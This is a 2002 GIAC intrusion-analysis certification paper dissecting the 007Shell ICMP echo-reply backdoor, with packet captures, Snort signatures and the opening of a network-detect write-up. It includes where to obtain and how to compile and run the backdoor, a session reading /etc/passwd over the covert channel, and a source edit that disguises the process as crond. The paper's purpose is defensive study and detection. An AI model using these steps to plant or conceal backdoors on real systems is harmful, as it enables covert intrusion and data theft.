Global Information Assurance Certification Paper

Contemporary Intrusion Detection and Analysis

Gary Morris

SANS 2002, Washington, DC
GIAC GCIA Practical (version 3.3)
Submitted: October 17, 2002

Table of Contents

Introduction

The GIAC GCIA Practical, version 3.3 required an analysis of a current IDS technology or exploit as Part I. I chose to analyze a covert ICMP tunneling backdoor. Part II is a list of three detects. One must originate from the incidents.org logfiles. Part III required an analysis of a University's IDS logs.

Part 1 – Describe the State of Intrusion Detection

Under the Nose Deception: ICMP as a Covert Tunnel

Summary

Internet Control Message Protocol ("ICMP") is frequently used by routers and software applications to communicate datagram delivery status. ICMP packets are generally small, simple, and useful for network diagnostics and troubleshooting. For these reasons, IP datagrams encapsulating ICMP messages are infrequently firewall blocked or monitored in any detail in computer networks today. The use of ICMP by a malicious or curious user to map a foreign network is nothing new or considered to be very dangerous. However, malicious users have discovered ways to craft ICMP packets in such a way to send covert messages through firewalls, often to be simply discounted by network and security administrators as benign chatter between network equipment and hosts. In this paper I focus on a simple program called 007Shell, written by s0ftpj that creates a backdoor using ICMP messages to execute commands and communicate between servers over a network. 007Shell is not the only program or malicious use of ICMP that administrators should be aware of. It is simply the one of various vehicles that I have chosen to illustrate the potential dangers of misuse of ICMP and the importance of restricting and closely monitoring ICMP traffic.

The Protocol


Internet Control Message Protocol is used by a network device or host to provide feedback about problems in the communication environment. While ICMP may add reliability to the inherently unreliable IP protocol, ICMP is not designed to be reliable. It's more widely known uses are to indicate that a host or network is unreachable, or to query, or *ping* a host to determine whether it is reachable. Some other not-so-popular uses are Timestamp and Address Mask Request, just to name a few.

ICMP in the OSI

Many network engineers better understand a protocol's function by its layer in the Open Systems Interconnection ("OSI") network model. Because ICMP is encapsulated within an IP datagram, one could easily be misled into thinking ICMP to be a *Layer 4* or *Transport layer* protocol, similar to TCP. ICMP is actually on the same layer as the IP protocol, *Layer 3*, or *Network Layer*. This is presumably because ICMP is an integral part of the IP implementation, whereas IP datagram can exist without the use of TCP. According to RFC792:

> ICMP, uses the basic support of IP as if it were a higher level protocol, however, ICMP is actually an integral part of IP, and must be implemented by every IP module.

Figure 1 – OSI Model



Packet Structure

The ICMP protocol is identified within the ninth byte offset of the IP datagram by the number 1 (Hexadecimal 0x01). The ICMP header packet consists of at least a single-byte *Type*, one-byte *Code*, and two-byte *Checksum*. The remaining bytes vary depending on the *Code.* ICMP packets such as *Destination Unreachable* often will return in its payload the first 20 bytes of the original packet triggering the ICMP alert.

Figure 2 – Example ICMP Echo Packet

```
13:44:53.686762 123.123.156.144 > 166.123.208.13: icmp: echo request (ttl 2, id
2819, len 92)
0x0000   4500 005c 0b03 0000 0201 5a09 xxxx 9c90        E..\......Z.@|..
0x0010   a67b d00d 0800 a1fe 4100 1501 0000 0000        .{......A.......
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0040   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0050   0000                                           ..

Legend
     IP Header
     ICMP Protocol Identifier
     ICMP Type
     ICMP Code
     ICMP Data
```

The most popular ICMP types seen over the public internet are the *echo*, *echo reply*, and *TTL Exceeded*. The simplest and most popular network diagnostic tools, *ping* and Windows' *tracert* use this protocol. However, the majority of network administrators do not bother to filter any ICMP traffic. I have listed the more prevalent ICMP types and codes. The full listing and associated RFCs can be found on the IANA Protocol Number Assignment Services page.

Figure 3 – More Prevalent ICMP Types and Codes

```
Type   Name/Code
0      Echo Reply
3      Destination Unreachable
       0      Net Unreachable
       1      Host Unreachable
       3      Port Unreachable
       4      Fragmentation Needed and DF Set
       13     Communication Administratively Prohibited
8      Echo
11     Time Exceeded
       0      Time to Live exceeded in Transit
```

About 007Shell

007Shell is a very simple client server C program used to remotely administer a machine over a network using covert ICMP ECHO_REPLY packets to encapsulate command and response messages within the packet payload. The program was authored by FuSys of s0ftpj and has client and server elements. This technique was first introduced in a more widely known program called Loki, which communicates using ICMP *echo* and *echo-reply* types to communicate, and offers various methods of encryption. 007Shell is not a network attack, but rather a backdoor that may be placed by an attacker after a successful intrusion or as a trojan after an unsuspecting user executes a program or script designed

by a malicious person. 007Shell was chosen for this paper over Loki because of its ease to compile, run, and manipulate. The Loki source code, is unable to compile on a modern linux kernel, wheras 007Shell compiled easily and functions just as well.

Acquiring 007Shell

007Shell can be acquired at http://www.s0ftpj.org/tools/007shell.tgz. The archive contains `007Shell.c` and `ICMPLIB_V1.h`. To compile using Linux RedHat 7.2, 007Shell required a header file called `linux_ip_icmp.h`, which I had to find elsewhere. I was able to find it within an RPM at ftp://speakeasy.rpmfind.net/linux/conectiva/6.0/cd3/SRPMS/icmpinfo-1.11-4cl.src.rpm.

Extraction of the file was necessary using the following steps:

```
# rpm -ivh icmpinfo-1.11-4cl.src.rpm
# cd /usr/src/redhat/SOURCES
# tar -xzvf icmpinfo-1.11.tar.gz
# cp icmpinfo-1.11/linux_ip_icmp.h <007Shell source directory>
```

Now that I have all three files, `007Shell.c`, `ICMPLIB_V1.h`, and `linux_ip_icmp.h` in one directory, I was able to compile.

```
# gcc 007Shell.c -o 007Shell
```

007Shell does not come with any instructions or man pages, other than the usage information displayed when running without arguments. FuSys, the author, wrote detailed information about the program in the security magazine *BFI (Butchered from Inside)*, Issue #4, which can be found at http://www.s0ftpj.org/en/site.html. The e-zine is in Italian, so translation assistance can be found at http://babel.altavista.com/.

Running 007Shell

The same binary is used to either invoke the server daemon or the client application. The command arguments are:

```
-s    Server Mode
-c    Client Mode
-h    Host to connect to (requires -c)
-S    Spoof source
```

I invoked the daemon on machine machine1 with the *–s* option, for *server* mode, and on machine2 with the *–c* and *–h* option to specify to run in *client mode* and specify a host to connect to. The linux kernel requires root access to create raw packets. Therefore 007Shell must be run as root.

Figure 4 – Invoking 007Shell

```
Server Mode

Machine1# ./007Shell
Usage: ./007Shell -s|-c [-h host] [-S spoofed_source_IP]

Machine1# ./007Shell -s
007Shell v.1.0 - Let's Go Covert !
Machine1#

Client Mode

Machine2# ./007Shell –c –h 10.0.0.14
007Shell v.1.0 - Let's Dig Covert !
[covert@007Shell]#
```

How it Works

007Shell sends messages back and forth using ECHO_REPLY (ICMP Type 0) packets. The function of ECHO_REPLY is to return the identical payload received from an ECHO (ICMP TYPE 8) back to the originator, as a *connectivity test*. Because ICMP is so closely related to IP and communicates error conditions related to the transfer of IP datagrams, ICMP is nearly always allowed into networks. ECHO_REPLY is even more likely to be allowed back into the network because it is usually assumed that an ECHO_REPLY will not arrive unsolicited, that is, without the network administrator issuing an ECHO, or *ping* first. Therefore, administrators often choose to block ICMP ECHO packets from entering their network, while leaving the ICMP ECHO_REPLY untouched. This would thwart Loki, which requires ECHO, but not 007Shell. The 007Shell client sends commands in the ECHO_REPLY packet payload, which the server responds to in a new ECHO_REPLY response back.

Figure 5 – Log of 007Shell Session

```
root#  tcpdump -X -s 1514 -n -r output.bin -vv
16:46:47.624065 10.0.0.14 > 10.0.0.62: icmp: echo reply (DF) (ttl 64,
id 0, len 71)
0x0000       4500 0047 0000 4000 4001 266b 0a00 000e E..G..@.@.&k....
0x0010       0a00 003e 0000 2b88 0000 0000 0000 0000 ...>..+.........
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       7077 6400 0000 0000 0000 0000 0000 0000 pwd.............
0x0040       0000 0000 0000 00                       .......
16:46:47.628191 10.0.0.62 > 10.0.0.14: icmp: echo reply (wrong icmp
csum) (DF) (ttl 64, id 0, len 73)
0x0000       4500 0049 0000 4000 4001 2669 0a00 003e E..I..@.@.&i...>
0x0010       0a00 000e 0000 591b 0000 01f0 0000 0000 ......Y.........
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       2f74 6d70 0a00 0000 0000 0000 0000 0000 /tmp............
0x0040       0000 0000 0000 0000 00                  .........
16:46:47.628450 10.0.0.62 > 10.0.0.14: icmp: echo reply (wrong icmp
csum) (DF) (ttl 64, id 0, len 68)
0x0000       4500 0044 0000 4000 4001 266e 0a00 003e E..D..@.@.&n...>
0x0010       0a00 000e 0000 ffff 0000 02f0 0000 0000 ................
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0040       0000 0000                               ....
16:46:50.802388 10.0.0.14 > 10.0.0.62: icmp: echo reply (DF) (ttl 64,
id 0, len 76)
0x0000       4500 004c 0000 4000 4001 2666 0a00 000e E..L..@.@.&f....
0x0010       0a00 003e 0000 96a2 0000 0000 0000 0000 ...>............
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       756e 616d 6520 2d61 0000 0000 0000 0000 uname.-a........
0x0040       0000 0000 0000 0000 0000 0000           ............
16:46:50.808095 10.0.0.62 > 10.0.0.14: icmp: echo reply (DF) (ttl 64,
id 0, len 150)
0x0000       4500 0096 0000 4000 4001 261c 0a00 003e E.....@.@.&....>
0x0010       0a00 000e 0000 2ebe 0000 01f0 0000 0000 ................
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       4c69 6e75 7820 6c6f 6361 6c68 6f73 742e Linux.localhost.
0x0040       6c6f 6361 6c64 6f6d 6169 6e20 322e 342e localdomain.2.4.
0x0050       3138                                    18
16:46:50.808169 10.0.0.62 > 10.0.0.14: icmp: echo reply (wrong icmp
csum) (DF) (ttl 64, id 0, len 68)
0x0000       4500 0044 0000 4000 4001 266e 0a00 003e E..D..@.@.&n...>
0x0010       0a00 000e 0000 ffff 0000 02f0 0000 0000 ................
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0040       0000 0000                               ....
16:47:02.250939 10.0.0.14 > 10.0.0.62: icmp: echo reply (DF) (ttl 64,
id 0, len 83)
0x0000       4500 0053 0000 4000 4001 265f 0a00 000e E..S..@.@.&_....
0x0010       0a00 003e 0000 1c5a 0000 0000 0000 0000 ...>...Z........
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       6361 7420 2f65 7463 2f70 6173 7377 6400 cat./etc/passwd.
0x0040       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0050       0000                                    ..
16:47:02.256800 10.0.0.62 > 10.0.0.14: icmp: echo reply (DF) (ttl 64,
id 0, len 100)
0x0000       4500 0064 0000 4000 4001 264e 0a00 003e E..d..@.@.&N...>
0x0010       0a00 000e 0000 ac5a 0000 01f0 0000 0000 .......Z........
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       726f 6f74 3a78 3a30 3a30 3a72 6f6f 743a root:x:0:0:root:
0x0040       2f72 6f6f 743a 2f62 696e 2f62 6173 680a /root:/bin/bash.
0x0050       0000                                    ..
16:47:02.256841 IP (tos 0x0, ttl 64, id 0, len 101) 10.0.0.62 >
10.0.0.14: icmp 81: echo reply seq 496 (DF)
0x0000       4500 0065 0000 4000 4001 264d 0a00 003e E..e..@.@.&M...>
0x0010       0a00 000e 0000 5288 0000 01f0 0000 0000 ......R.........
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
```

Figure 6 – 007Shell Client output

```
[root@localhost 007Shell]# ./007Shell -c -h 10.0.0.14
007Shell v.1.0 - Let's Dig Covert !
[covert@007Shell]# pwd
/tmp
[covert@007Shell]# uname -a
Linux escort 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknown
[covert@007Shell]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/bin/nologin
gmorris:x:506:506::/home/gmorris:/bin/bash
[covert@007Shell]# snafuz!
See ya Covert, James ...
[root@localhost 007Shell]#
```

The Echo Reply Foundation

An Echo Reply is designated by an ICMP packet with a Code of 0 and a Type of 0, shown in the ICMP header offset bytes 0 and 1. The Identifier and Sequence Number may be used to match Echo's with corresponding Replies. Frequently the Identifier is 0 or a fixed number and the Sequence Number will increment. However, these values are still valid if they remain 0. Some of the packet data varies by platform, but in most legitimate cases is simply unimportant filler data.

Figure 7 – ICMP ECHO_REPLY Diagram

0	15	16	31
1 byte type (0x00)	1 byte code (0x00)	2 byte checksum	
Identifier		Sequence Number	

Figure 8 – Normal ECHO_REPLY Traffic

```
22:21:07.032962 w6.dcx.yahoo.com > CP205290-A: icmp: echo reply (ttl
241, id 27698, len 60)
0x0000   4500 003c 6c32 0000 f101 5819 403a 4ce3
..<l2....X.@:L.
0x0010   4431 3427 0000 0f5c 0200 4400 6162 6364
14'...\..D.abcd
0x0020   6566 6768 696a 6b6c 6d6e 6f70 7172 7374
fghijklmnopqrst
0x0030   7576 7761 6263 6465 6667 6869                  uvwabcdefghi
```

Protocol ID
Type/Code
Identifier
Sequence Number
Data

Example Ripped Apart

The first example shows the client sending a command to 007Shell. In this case, it is the 'pwd' command to list the current directory. The 007Shell sends an ICMP ECHO_REPLY packet, with an ICMP sequence of 0x0000. This tells the 007Shell server to interpret the packet data.

Figure 9 – The command

```
16:46:47.624065 10.0.0.14 > 10.0.0.62: icmp: echo reply (DF) (ttl 64,
id 0, len 71)
0x0000       4500 0047 0000 4000 4001 266b 0a00 000e E..G..@.@.&k....
0x0010       0a00 003e 0000 2b88 0000 0000 0000 0000 ...>..+.........
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       7077 6400 0000 0000 0000 0000 0000 0000 pwd.............
0x0040       0000 0000 0000 00                       .......
```

TCP Header
ICMP Type (1 byte) / Code (1 byte)
ICMP Sequence Number

The response packet containing the command result, sent to the client from the server, can be identified by an ICMP ECHO_REPLY with an ICMP sequence of 0x01F0. The 007Shell server tells tells the client it is finished sending data by sending a blank ICMP ECHO_REPLY packet with 0x02F0 in the ICMP sequence field.

Figure 10 – The Response

```
16:46:47.628191 10.0.0.62 > 10.0.0.14: icmp: echo reply (wrong icmp
csum) (DF) (ttl 64, id 0, len 73)
0x0000       4500 0049 0000 4000 4001 2669 0a00 003e E..I..@.@.&i...>
0x0010       0a00 000e 0000 591b 0000 01f0 0000 0000 ......Y.........
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       2f74 6d70 0a00 0000 0000 0000 0000 0000 /tmp............
0x0040       0000 0000 0000 0000 00                  .........
16:46:47.628450 10.0.0.62 > 10.0.0.14: icmp: echo reply (wrong icmp
csum) (DF) (ttl 64, id 0, len 68)
0x0000       4500 0044 0000 4000 4001 266e 0a00 003e E..D..@.@.&n...>
0x0010       0a00 000e 0000 ffff 0000 02f0 0000 0000 ................
0x0020       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0030       0000 0000 0000 0000 0000 0000 0000 0000 ................
0x0040       0000 0000                               ....

      TCP Header
      ICMP Type (1 byte) / Code (1 Byte)
      ICMP Sequence Number
```

This logic is evident in the 007Shell included library `ICMPLIB_V1.h`, where the identifier is defined and set depending on whether it is an *echo* generated from the 007Shell server or the *last echo* of a communication response.

Figure 11 – 007Shell Source ICMPLIB_V1.h

```
#define ECHO_TAG       0xF001
#define ECHO_LAST      0xF002
.
.
if(echo) icmp_pk.icmp.icmp_seq = ECHO_TAG;
  if(last) icmp_pk.icmp.icmp_seq = ECHO_LAST;
.
.
sp_pk.ip.ip_len = htons(iplen + icmplen + mesglen);
```

It is curious that the `#DEFINE` statement looks for ECHO_TAG and ECHO_LAST as `0xF001` and `0xF002` respectively. However, in the packets, we see `0x01F0` and `0x02F0` respectively. These are completely different values, are they not?

Big-Endian vs. Little Endian

The answer to the above question lies in which bytes are most significant. Alpha and Intel processors are little-endian, whereas PowerPC and Sparc processors are big-endian. In short, little-endian means that processors read binary and hex bytes from right to left, and big-endian bytes are read from left-to right. The code in 007Shell consequently has little to do with the byte order expected by the processor, but of the standard byte order used when datagrams are sent over a network. *Network order* byte ordering is the same byte order as

big-endian. Therefore, the tools we use use transfer data or review data over the network actually performs a byte order conversion for us so that we can see the data in the way we are accustomed to seeing it. The `#DEFINE` statement in the code is simply how the packet is expected to be received over the network. These conversions typically take place in the `netinet/in.h` include file using the `htons` (Host To Network Short) function.

Figure 12 – Big-Endian vs. Little Endian

Big-Endian vs. Little-Endian Example	
Hexadecimal	**Binary**
0x01F0 (little-endian)	00000001 11110000
0xF001 (big-endian equivalent)	11110000 00000001
0x02F0 (little-endian)	00000010 11110000
0xF002 (big-endian equivalent)	11110000 00000010

An important note is in conversion from big-endian to little-endian or vice versa, the *bits* are not reversed. The *bytes* are reversed in one byte chunks. Remember, one byte is the equivalent of two hexadecimal *nibbles*. This is why the big-endian equivalent of `0x01F0` is `0xF001` and not `0x0F10`.

How to Detect 007Shell

007Shell 'out-of-the-box' is somewhat easy to detect by viewing the system processes.

Figure 13 – Finding 007Shell

```
Machine1# ps ax
  PID TTY      STAT   TIME COMMAND
  692 ?        S      0:26 /usr/sbin/sshd
  744 ?        S      0:00 lpd Waiting
  772 ?        S      0:00 sendmail: accepting connections
  791 ?        S      0:01 gpm -t ps/2 -m /dev/mouse
  827 ?        S      0:00 crond
  877 ?        S      0:00 xfs -droppriv -daemon
  913 ?        S      0:00 /usr/sbin/atd
  929 tty1     S      0:00 /sbin/mingetty tty1
  944 ?        S      0:00 /opt/apache/bin/httpd
20525 pts/0    S      0:00 -bash
20565 pts/0    S      0:00 su -
20566 pts/0    S      0:00 -bash
20820 ?        S      0:00 007Shell v.1.0 - Good Luck James ...
20821 pts/0    R      0:00 ps ax
Machine1#
```

However, some simple changes to the source code can hide the program quite well.

In 007Shell.c, a change from:

```
strcpy(argv[0], "007Shell v.1.0 - Good Luck James ...");
```

to:

```
strcpy(argv[0], "/usr/sbin/crond");
```

yields a more covert program.

Figure 14 – Hidden 007Shell

```
Machine1# ps ax
  PID TTY      STAT   TIME COMMAND
  574 ?        S      0:03 syslogd -m 0
  772 ?        S      0:00 sendmail: accepting connections
  791 ?        S      0:01 gpm -t ps/2 -m /dev/mouse
  809 ?        S      0:00 nessusd -D
  930 tty2     S      0:00 /sbin/mingetty tty2
  931 tty3     S      0:00 /sbin/mingetty tty3
  932 tty4     S      0:00 /sbin/mingetty tty4
  944 ?        S      0:00 /opt/apache/bin/httpd
  6969 ?        S      0:00 crond
 8173 ?        S      0:01 /usr/sbin/sshd
 8721 ?        S      0:00 /usr/sbin/atd
 8772 ?        S      0:00 lpd Waiting
15148 ?        S      0:00 /usr/sbin/sshd
15149 pts/3    S      0:00 -bash
15266 ?        S      0:00 /usr/sbin/crond
15276 pts/3    R      0:00 ps ax
Machine1# 007Shell]#
```

Of course, if an administrator performs an *lsof*, they may see the unusual program. But realistically, few administrators regularly use lsof and carefully review the nearly 1000 lines of output.

Figure 15 – LSOF

```
[root@escort 007Shell]# lsof | grep 007Shell
bash      15192       root  cwd    DIR        3,2     4096     652194 /home/gmorris/007Shel
007Shell  15266       root  cwd    DIR        3,2     4096     211745 /tmp
007Shell  15266       root  rtd    DIR        3,2     4096          2 /
007Shell  15266       root  txt    REG        3,2    21978    1011251
/home/gmorris/007Shell/hidden/007Shell
007Shell  15266       root  mem    REG        3,2   464321     277498 /lib/ld-2.2.4.so
007Shell  15266       root  mem    REG        3,2  5735106     276942 /lib/libc-2.2.4.so
007Shell  15266       root    0u   CHR      136,3                5 /dev/pts/3
007Shell  15266       root    1u   CHR      136,3                5 /dev/pts/3
007Shell  15266       root    2u   CHR      136,3                5 /dev/pts/3
007Shell  15266       root    3u   raw                     1443013 00000000:0001-
>00000000:0000 st=07
lsof      15308       root  cwd    DIR        3,2     4096     652194 /home/gmorris/007Shel
grep      15309       root  cwd    DIR        3,2     4096     652194 /home/gmorris/007Shel
lsof      15310       root  cwd    DIR        3,2     4096     652194 /home/gmorris/007Shel
```

007Shell requires raw IP network access, which is a way to circumvent the operating system's native IP networking stack in order to listen to intercept and create its own crafted packets. A *netstat* command will indicate the mysterious program by a *raw* protocol indicator. There are few legitimate programs that will require raw access, and so the *raw* protocol indicator should always be considered suspect. Furthermore, root access is required to open a raw socket, and thus use 007Shell. Therefore, looking for the raw socket using `netstat –an` is the best method to search for an ICMP tunneling program on a linux or unix platform.

Figure 16 – Raw protocol Indicated in netstat

```
[root@escort 007Shell]# netstat –an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:8192            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0      0 10.0.0.14:2401          10.0.0.59:3580          ESTABLISHED
tcp        0      0 10.0.0.14:2070          10.0.0.2:6101           TIME_WAIT
tcp        0      0 10.0.0.14:2071          10.0.0.2:6101           TIME_WAIT
udp        0      0 10.0.0.14:123           0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
Active UNIX domain sockets (servers and established)
```

Snort Filter

Parsing a binary tcpdump file of 007Shell activity with Snort 1.9.0 for Win32 with the default snort.conf file yielded no logged entries.

By default, icmp-info.rules is commented out in the snort.conf configuration file, presumably because most people do not filter ICMP and it results in numerous log events.

After modifying the snort.conf and adding:

```
include $RULE_PATH/icmp-info.rules
```

I reran with:

```
snort -bd -N -r \giac\output.bin -l \snort\log -c snort.conf
```

which yielded a multiple of records:

```
[**] [1:408:4] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
09/24-16:46:50.808169 10.0.0.62 -> 10.0.0.14
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:68 DF
Type:0  Code:0  ID:0  Seq:752  ECHO REPLY
```

In order to more effectively capture this traffic in snort, I created the following Snort signatures and placed them in `local.rules`:

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP Tunnel
007Shell Command"; itype: 0; icode: 0; icmp_seq:0; )

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP Tunnel
007Shell Response"; itype: 0; icode: 0; icmp_seq:496; )

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP Tunnel
007Shell End Communication"; itype: 0; icode: 0; icmp_seq:752; )
```

The icmp_seq values of 496 and 752 were derived by converting the hexadecimal 0x01F0 and 0x02F0 to decimal. Windows calculator can do this rather easily.

Next, I commented out the `icmp-info.rules` from `snort.conf` and ran snort using:

```
snort -N -r \giac\output.bin -l \snort\log -c snort.conf -A console
```

Figure 17 – Popular Snort Options

b	Dump headers to binary tcpdump format in log directory
d	Dump application layer (payload) also
r	Read in a binary tcpdump file rather than sniff on an interface
l	Specify a log directory
c	Specify Snort Configuration File
A	Logging option. fast – short; full – long; console – fast alerts to console
N	Only log to alerts. Do not create any additional logfiles

This time it produced:

```
09/24-16:46:47.624065  [**] [1:0:0] ICMP Tunnel 007Shell Command [**]
[Priority:
 0] {ICMP} 10.0.0.14 -> 10.0.0.62
09/24-16:46:47.628191  [**] [1:0:0] ICMP Tunnel 007Shell Response
[**] [Priority
: 0] {ICMP} 10.0.0.62 -> 10.0.0.14
09/24-16:46:47.628450  [**] [1:0:0] ICMP Tunnel 007Shell End
Communication [**]
[Priority: 0] {ICMP} 10.0.0.62 -> 10.0.0.14
09/24-16:46:50.802388  [**] [1:0:0] ICMP Tunnel 007Shell Command [**]
[Priority:
 0] {ICMP} 10.0.0.14 -> 10.0.0.62
09/24-16:46:50.808095  [**] [1:0:0] ICMP Tunnel 007Shell Response
[**] [Priority
: 0] {ICMP} 10.0.0.62 -> 10.0.0.14
09/24-16:46:50.808169  [**] [1:0:0] ICMP Tunnel 007Shell End
Communication [**]
[Priority: 0] {ICMP} 10.0.0.62 -> 10.0.0.14
09/24-16:47:02.250939  [**] [1:0:0] ICMP Tunnel 007Shell Command [**]
[Priority:
 0] {ICMP} 10.0.0.14 -> 10.0.0.62
09/24-16:47:02.256800  [**] [1:0:0] ICMP Tunnel 007Shell Response
[**] [Priority
: 0] {ICMP} 10.0.0.62 -> 10.0.0.14
09/24-16:47:02.256841  [**] [1:0:0] ICMP Tunnel 007Shell Response
[**] [Priority
: 0] {ICMP} 10.0.0.62 -> 10.0.0.14
09/24-16:47:02.256848  [**] [1:0:0] ICMP Tunnel 007Shell Response
[**] [Priority
: 0] {ICMP} 10.0.0.62 -> 10.0.0.14
09/24-16:47:02.256862  [**] [1:0:0] ICMP Tunnel 007Shell Response
[**] [Priority
: 0] {ICMP} 10.0.0.62 -> 10.0.0.14
09/24-16:47:02.257466  [**] [1:0:0] ICMP Tunnel 007Shell End
Communication [**]
[Priority: 0] {ICMP} 10.0.0.62 -> 10.0.0.14
```

Recommendations

A good security professional is not so naïve to think that the use of a firewall alone will protect his/her network. If one currently uses IDS and are reading this paper, I am merely stating what is already known. But, what may require emphasis is that one should not only be looking for signs of an intrusion attempt (e.g. Buffer overflow, known vulnerability exploit), but also for signs of an *already compromised system*. We should hope that we can stop any initial attack that would allow an intruder the access necessary to place and execute a program that opens a backdoor. However, security professionals should employ a layered security strategy with IDS, as well as firewalls, to detect communication that may indicate an already compromised system.

ICMP is only one of numerous backdoor programs. It is, however, likely the

most difficult to actively monitor. It is strongly recommended that ICMP messages be limited to specific types and protocols required, and filtered to specific destinations and hosts. In lieu of ICMP, TCP/IP connectivity can be tested in other ways by even novice users, such as opening a command prompt and typing 'telnet <hostname> 443' (in the case of SSL). If the screen immediately blanks, a connection is established. If ICMP must be used for monitoring or troubleshooting, create a firewall rule to only allow the ICMP protocol necessary to and from the required gateways.

Once your firewall rules are honed, use snort to dump all ICMP traffic and regularly peruse through them. Important things to look for would are ECHO_REPLY packets that are different in length then the associated ECHO, or unsolicited ECHO_REPLY packets. Remember, other codes, such as *timestamp* or *administratively prohibited* can also be used to send messages covertly. If Snort is your IDS of choice, you must choose a careful balance between creating specific signatures to detect traffic, and creating *catch-all's* such as the `icmp-info.rules` signature files. If you use *catch-all's*, be prepared to sift through all of the messages. If you prefer to narrow your signatures, such as with the signatures I wrote to detect 007Shell, be prepared to miss an intrusion if the attacker edits the source code to use different identifiers. Unfortunately, with Snort you must choose one method or the other because of Snort's *one-hit* method of alerting. If two rules ambiguously define an event, only one alert will fire. In the case of the `local.rules` that I have added and the rules in `icmp-info.rules` active simultaneously, 007Shell communication will trip off only the alerts found in icmp-info.rules. You do not want to be left asking, "I created a signature for this exploit. Why did it not fire?" Specifics on Snort rules ordering is outside of the scope of this paper and can be found in the Snort FAQ, but it is important to remember that too many general rules can have a downside, and a good security professional will examine the snort binary dumps.

References

Al-Herbish, Thamer. "Raw IP Networking FAQ." Nov 11, 1999. URL: http://www.whitefang.com/rin/rawfaq.html (Sep 17, 2002).

Chelf, Benjamin. "Compile Time. More Network Programming." Linux Magazine Nov 2001. URL: http://www.linux-mag.com/2001-11/compile_03.html.

Daemon9. "L O K I 2 (the Implementation)." Phrack Sep 1, 1997. Vol 7, Iss 51. URL: http://www.phrack.com/show.php?p=51&a=6.

Daemon9. "Project Loki." Phrack Nov 1996. Vol 7, Iss 49. URL: http://www.phrack.com/show.php?p=49&a=6.

FuSys. "PROGETTO NiNJA." Butchered From Inside December 1998, Issue 4.

URL: http://www.s0ftpj.org/bfi/bfi4.tar.gz.

The Information Engineering Task Force. "Internet Control Message Protocol." September 1981. URL: http://www.ietf.org/rfc/rfc792.txt." (Sep 17, 2002)

Internet Assigned Numbers Authority. "ICMP TYPE NUMBERS." Aug 27, 2001. URL: http://www.iana.org/assignments/icmp-parameters.

Smith, J. Christian. "Covert Shells." Novermber 12, 2000. URL: http://rr.sans.org/covertchannels/covert_shells.php.

"Snort FAQ." Mar 25, 2002. URL: http://www.snort.org/docs/faq.html#3.13

Unknown. "Ten Little Endians." URL: http://www.affine.org/endian.html.

Part 2 – Network Detects

Incident 1 – Trojan Activity or Spoof Backwash?

Source of Trace

ICMP messages often contain important information that could indicate a compromised network or a misconfigured network device. While I've ultimately determined the packets in this analysis to be of little concern, I was astounded by the interesting data contained within these messages that were almost overlooked.

This detect was found by a Snort network sensor outside of the main firewall protecting a public Internet web application. Therefore, normal traffic should consist of ingress tcp traffic to ports 443 and 80, and egress traffic from ports 443 and 80. The only exception is a VPN that allows broader port access for privileged users. This analysis provides a view into what the likelihood is that an attacker has been able to penetrate the VPN and obtain the access of a privileged user.

Logs

```
21:06:20.826762 144.232.223.2 > xxx.yyy.156.210: icmp: host 209.61.155.91 unreachable for
xxx.yyy.156.210.1119 > 209.61.155.91.1247: [|tcp] (DF) (ttl 113, i
d 49073, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 7a8b 90e8 df02        E..8......z.....
0x0010   xxxx 9cd2 0301 744e 0000 0000 4500 0030        @|....tN....E..0
0x0020   bfb1 4000 7106 002f xxxx 9cd2 d13d 9b5b        ..@.q../@|...=.[
0x0030   045f 04df a01f df52                            ._.....R

21:06:43.396762 144.232.223.2 > xxx.yyy.156.215: icmp: host 209.61.155.91 unreachable for
xxx.yyy.156.215.1024 > 209.61.155.91.1167: [|tcp] (DF) (ttl 113, i
d 4082, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 7a86 90e8 df02        E..8......z.....
0x0010   xxxx 9cd7 0301 bc74 0000 0000 4500 0030        @|.....t....E..0
